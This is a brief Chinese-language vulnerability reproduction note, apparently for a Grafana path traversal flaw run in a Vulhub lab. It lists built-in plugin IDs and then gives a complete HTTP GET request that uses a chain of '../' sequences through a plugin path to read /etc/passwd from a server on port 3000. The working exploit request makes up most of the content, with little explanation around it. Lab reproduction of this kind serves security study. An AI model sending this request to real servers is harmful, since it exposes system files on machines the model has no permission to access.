
一、靶场搭建

1、Vulhub启动

C:\Users\Toby\AppData\Local\Temp\1653491541(1).jpg

2、访问3000端口



二、漏洞复现

1、获取以下任意一个已安装的插件id

alertlist

cloudwatch

dashlist

elasticsearch

graph

graphite

heatmap

influxdb

mysql

opentsdb

pluginlist

postgres

prometheus

stackdriver

table

text

2、发送如下数据包

GET /public/plugins/alertlist/../../../../../../../../../../../../../etc/passwd HTTP/1.1

Host: 192.168.1.112:3000

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36

Connection: close

